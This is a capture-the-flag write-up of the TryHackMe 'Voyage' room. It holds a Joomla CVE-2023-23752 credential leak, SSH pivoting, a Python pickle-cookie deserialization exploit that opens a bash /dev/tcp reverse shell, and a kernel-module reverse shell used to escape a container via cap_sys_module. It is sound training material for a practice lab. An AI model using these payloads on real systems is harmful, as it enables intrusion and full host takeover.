Voyage is a medium difficulty room, where we are voyaging from container to container in order to ultimately achieve root on the host. Along this voyage, we have to obtain sensitive data from a Joomla installation in order to obtain SSH credentials. Then pivot internally to a secret login panel, where poisonous cookies will land us our second shell. From there, thanks to container capabilities and kernel modules, we can finally land on host :)
Initial recon
We start by running a portscan. Here I will be using rustscan to quickly scan all the 65535 ports:
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ rustscan -a 10.201.74.98 -r 1-65535 -- -oA voyage
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
<SNIP>
'

Open 10.201.74.98:22
Open 10.201.74.98:80
Open 10.201.74.98:2222
<SNIP>

PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 60
80/tcp   open  http         syn-ack ttl 60
2222/tcp open  EtherNetIP-1 syn-ack ttl 59
From the scan we see 3 open ports: 22, 80, 2222.
For simplicity, let’s add the IP address to our /etc/hosts file, and give it the voyage.thm domain name:
sudo echo "voyage.thm 10.201.74.98" >> /etc/hostsFrom now on, we can access the site by visiting http://voyage.thm:
 Voyage website
If you have stumbled upon a Joomla site previously, you’d probably guess this is a Joomla site too. In fact, it’s Joomla 4.2.7.
A quick search shows that there’s a known vulnerability (CVE-2023-23752) against “Joomla versions 4.0.0 through 4.2.7. This vulnerability relates to an improper access check within the application, enabling unauthorized access to critical webservice endpoints”.
Here, I will be using this exploit: CVE-2023-23752.py
After downloading the exploit and reviewing it, we see that it makes a set of requests against the API. Particularly against:
/api/index.php/v1/users?public=true/api/index.php/v1/config/application?public=true
The first endpoint enumerates users, while the second shows configuration values (such as passwords ;-)).
We can do this from the browser or from the terminal running the exploit. I will be using both for demonstration purposes:
 Voyage: Username and password disclosure
RootPassword@1234
Now, that we have a username and password, we may try to use it against the website.
After testing it against the regular user login, and as the /administrator login, we notice that the credentials aren’t correct… well, at least for the website.
Going back to our portscan, we saw that besides 80, the ports 22 and 2222 were also open.
Let’s poke them first with netcat:
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ nc voyage.thm 2222
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.13

Invalid SSH identification string.


┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ nc voyage.thm 22
SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.11

Invalid SSH identification string.
Okay, both ports are for SSH (the numbers kind of suggested it). Also, something noticeable is that the version numbers don’t match.
Let’s try with port 2222:
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ ssh [email protected] -p 2222
The authenticity of host '[voyage.thm]:2222 ([10.201.74.98]:2222)' can't be established.
ED25519 key fingerprint is SHA256:R+olEiQCI7n6UEZlgXVsEOQYYytRYOvltJZhQ1qXULs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[voyage.thm]:2222' (ED25519) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.0-1031-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jun 25 18:01:57 2025 from 10.10.9.89
root@f5eb774507f2:~#
After exploring a bit the shell we landed, it’s obvious that this isn’t the actual host. It looks like a container.
We may want to run some automatic enumeration script, like linpeas, but let’s see if we can do it manually. With the information we have, we can assume that we are inside a container. Let’s see our IP address:
root@f5eb774507f2:/dev# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
8: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:a8:64:0a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.100.10/24 brd 192.168.100.255 scope global eth0
       valid_lft forever preferred_lft forever
Okay, so our IP is 192.168.10.10. Let’s run an nmap scan against that network:
root@f5eb774507f2:/dev# nmap 192.168.100.10/24 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-30 05:12 UTC
Nmap scan report for ip-192-168-100-1.ec2.internal (192.168.100.1)
Host is up (0.0000050s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1
5000/tcp open  upnp
MAC Address: 02:42:CE:5C:B3:E1 (Unknown)

Nmap scan report for voyage_priv2.joomla-net (192.168.100.12)
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5000/tcp open  upnp
MAC Address: 02:42:C0:A8:64:0C (Unknown)

Nmap scan report for f5eb774507f2 (192.168.100.10)
Host is up (0.0000040s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.35 seconds
Perfect. From this result, we can assume that 192.168.100.12 is another container, and that 192.168.100.1 is the host machine.
The voyage_priv2.joomla-net (192.168.100.12) host is exposing the port 5000, let’s see if we can see what’s there:
root@f5eb774507f2:/dev# curl http://192.168.100.12:5000
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Tourism Secret Finance Panel</title>
    <link rel="stylesheet" href="/static/css/bootstrap.min.css">
</head>
<body style="background: linear-gradient(135deg, #e0f7fa, #80deea); min-height: 100vh;">
    <!-- Navbar -->
    <nav class="navbar navbar-expand-lg navbar-dark bg-dark">
        <div class="container-fluid">
            <a class="navbar-brand" href="#">🔐 Secret Panel</a>
            <div class="collapse navbar-collapse">
                <ul class="navbar-nav ms-auto">
                    <li class="nav-item">
                        <a class="nav-link active" href="#">Login (Under Dev)</a>
                    </li>
<SNIP>
A “Secret Panel” you say? And with a login under development? This looks good. The problem is that we can’t directly access this, so we need to a bit of port forwarding. This can be done using a tool like ligolo-ng, but I’ll be doing it with SSH and proxychains.
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ ssh -D 9050 [email protected] -p 2222
[email protected]'s password:
'
<SNIP>
root@f5eb774507f2:~#
Now, we need to start an application through proxychains. First, check that the port matches the one used in the SSH forwarding:
<SNIP>
# defaults set to "tor"
socks5 127.0.0.1 9050
<SNIP>
Snippet from /etc/proxychains.conf.
Now, let’s proxy our firefox traffic through proxychains:

And visit the “Secret Panel” and attempt to login using the same credentials we used for SSH authentication:

After a few tests, it turns out that it doesn’t matter what username and password you use. You can login anyways… This looks odd.
By inspecting the cookie we receive, we can see that it’s format look like a hex string.
For example, this one is for admin:
80049526000000000000007d94288c0475736572948c0561646d696e948c07726576656e7565948c05383530303094752e
By using Burp Suite and Hackvertor, we can see that it actually contains data that is used later as part of the web application rendering:

By investigating a bit, it turns out that this is pickled data. It makes sense, since the web server is Server: Werkzeug/3.1.3 Python/3.10.12.
So, we can create a simple script that will generate a malicious pickle that executes our code. We’ll want to get a reverse shell in this case, so let’s go for it:
import pickle
import os
import binascii

# The command for a simple reverse shell.
# Ensure this is properly encoded for the target shell (e.g., bash).
# You may need to base64 encode it for more complex payloads.
RHOST = "10.13.20.151" # <-- CHANGE THIS to your attacking machine's IP
RPORT = 4444         # <-- CHANGE THIS to your listening port

command = f"bash -c 'bash -i >& /dev/tcp/{RHOST}/{RPORT} 0>&1'"

class RCE:
    def __reduce__(self):
        return (os.system, (command,))

# Serialize the RCE object
pickled_payload = pickle.dumps(RCE())

# Encode it in the same hex format as the original cookie
hex_payload = binascii.hexlify(pickled_payload).decode()

print("--- Malicious Cookie Payload ---")
print(hex_payload)
After running this exploit, we get the malicious cookie value. By setting this cookie and visiting the page, the python app will execute this serialized data, which turns out to be a our bash reverse shell:
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ python3 exploit-jp.py
--- Malicious Cookie Payload ---
8004954f000000000000008c05706f736978948c0673797374656d9493948c3462617368202d63202762617368202d69203e26202f6465762f7463702f31302e31332e32302e3135312f3434343420303e26312794859452942e
When setting this cookie, we can receive a reverse shell.
Then we land as root in the second container. We see the user.txt flag there.
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.20.151] from (UNKNOWN) [10.201.87.96] 42940
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@d221f7bc7bf8:/finance-app# ls
ls
app.py
static
templates
root@d221f7bc7bf8:/# ls -lah root
ls -lah root
total 140K
drwx------ 1 root root 4.0K Jun 25 14:53 .
drwxr-xr-x 1 root root 4.0K Jun 26 18:36 ..
-rw-r--r-- 1 root root  137 Jun 25 14:48 .Module.symvers.cmd
-rw------- 1 root root  446 Jun 26 18:37 .bash_history
-rw-r--r-- 1 root root 3.1K Oct 15  2021 .bashrc
drwxr-xr-x 3 root root 4.0K Jun 24 12:21 .local
-rw-r--r-- 1 root root   86 Jun 25 14:48 .modules.order.cmd
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw-r--r-- 1 root root  163 Jun 25 14:48 .revshell.ko.cmd
-rw-r--r-- 1 root root  120 Jun 25 14:48 .revshell.mod.cmd
-rw-r--r-- 1 root root  45K Jun 25 14:48 .revshell.mod.o.cmd
-rw-r--r-- 1 root root  44K Jun 25 14:48 .revshell.o.cmd
-rw-r--r-- 1 root root   38 Jun 24 15:17 user.txt
root@d221f7bc7bf8:/# cat root/user.txt
cat root/user.txt
THM{ee34661REDACTEDd677b1902}
root@d221f7bc7bf8:/# cd root
cd root
root@d221f7bc7bf8:~# cat .bash_history
cat .bash_history
exit
ls
exit
ls
curl 10.10.9.89:9000/hello.c > hello.c
ls
curl 10.10.9.89:9000/Makefile > Makefile
make
ls
mv hello.c revshell.c
ls
make
insmod revshell.ko
exit
ls
cd ~
;s
ls
rm Makefile
rm Module.symvers
rm modules.order
rm revshell.
rm revshell.c
rm revshell.ko
rm revshell.mod
rm revshell.mod.c
rm revshell.mod.o
rm revshell.o
clear
ls
cd /home/
ls
cd /root/
ls
exit
ls
cd templates/
ls
cat index.html
nano index.html
exit
exit
exit
By the content of the .bash_history, wee can see the activity that took place in this box. This also serves as a hint for what our next step is.
Seeing that there is an insmod revshell.ko command, we can suspect that this container can install kernel modules.
In order to verify that, we can run capsh --print:
root@d221f7bc7bf8:~# capsh --print
capsh --print
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
And, in fact, we have cap_sys_module. A quick search sends us to this great resource on abusing this capability to escalate our privileges.
Now, that we know that we have this capability, we can attempt to create a kernel module and install it. For this, I’ll be using the following reverse shell code:
#include<linux/init.h>
#include<linux/module.h>
#include<linux/kmod.h>

MODULE_LICENSE("GPL");

static int start_shell(void){
char *argv[] ={"/bin/bash","-c","bash -i >& /dev/tcp/10.13.20.151/4545 0>&1", NULL};
static char *env[] = {
"HOME=/",
"TERM=linux",
"PATH=/sbin:/bin:/usr/sbin:/usr/bin", NULL };
return call_usermodehelper(argv[0], argv, env, UMH_WAIT_PROC);
}

static int init_mod(void){
return start_shell();
}

static void exit_mod(void){
return;
}
module_init(init_mod);
module_exit(exit_mod);
Change the IP address and port in the command with yours.
Now save this file in your attacking box as revshell.c
Now in order to make the correct Makefile:
root@d221f7bc7bf8:~# uname -a
uname -a
Linux d221f7bc7bf8 6.8.0-1031-aws #33-Ubuntu SMP Fri Jun 20 18:11:07 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
The container is Linux d221f7bc7bf8 6.8.0-1031-aws #33-Ubuntu SMP Fri Jun 20 18:11:07 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Let’s see if we have the appropriate headers:
root@d221f7bc7bf8:~# ls /lib/modules
ls /lib/modules
6.8.0-1029-aws
6.8.0-1030-aws
I’ll be using 6.8.0-1030-aws.
So, the Makefile is:
obj-m +=revshell.o
all:
	make -C /lib/modules/6.8.0-1030-aws/build M=$(PWD) modules
clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
Save this file as Makefile (no extension).
Now, we need to transfer both revshell.c and Makefile to the second container.
I moved to /tmp and then downloaded the files by using curl:
root@d221f7bc7bf8:/tmp# curl http://10.13.20.151:9090/revshell.c -o revshell.c
<tp://10.13.20.151:9090/revshell.c -o revshell.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   506  100   506    0     0    964      0 --:--:-- --:--:-- --:--:--   963
root@d221f7bc7bf8:/tmp# ls
ls
revshell.c
root@d221f7bc7bf8:/tmp# curl http://10.13.20.151:9090/Makefile -o Makefile
<l http://10.13.20.151:9090/Makefile -o Makefile
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   155  100   155    0     0    297      0 --:--:-- --:--:-- --:--:--   298
root@d221f7bc7bf8:/tmp# ls
ls
Makefile
revshell.c
Now that we have both files, let’s open a new netcat listener in our attack box:
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
Let’s do a quick recap of what we have so far:
- We can install kernel modules (CAP_SYS_MODULE)
- We have the code for a kernel module that when installed sends a shell to our netcat listener
- Netcat listener to capture the shell
Now, let’s compile the module by running:
root@d221f7bc7bf8:/tmp# make
make
make -C /lib/modules/6.8.0-1030-aws/build M=/tmp modules
make[1]: Entering directory '/usr/src/linux-headers-6.8.0-1030-aws'
warning: the compiler differs from the one used to build the kernel
  The kernel was built by: x86_64-linux-gnu-gcc-12 (Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0
  You are using:           gcc-12 (Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0
  CC [M]  /tmp/revshell.o
  MODPOST /tmp/Module.symvers
  CC [M]  /tmp/revshell.mod.o
  LD [M]  /tmp/revshell.ko
  BTF [M] /tmp/revshell.ko
Skipping BTF generation for /tmp/revshell.ko due to unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.8.0-1030-aws'
root@d221f7bc7bf8:/tmp# ls
ls
Makefile
Module.symvers
modules.order
revshell.c
revshell.ko
revshell.mod
revshell.mod.c
revshell.mod.o
revshell.o
Perfect. Now, we can install the module by running insmod revshell.ko, and our netcat listener will capture the reverse shell:
┌──(jpablo㉿kali)-[~/Documents/THM/practice/voyage]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.13.20.151] from (UNKNOWN) [10.201.0.183] 35066
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@tryhackme-2404:/# ls
ls
bin
bin.usr-is-merged
boot
core
dev
etc
home
lib
lib.usr-is-merged
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
sbin.usr-is-merged
snap
srv
sys
tmp
usr
var
root@tryhackme-2404:/# cd root
cd root
root@tryhackme-2404:/root# ls
ls
root.txt
snap
root@tryhackme-2404:/root# cat root.txt
cat root.txt
THM{ace91ecREDACTED78bdceff}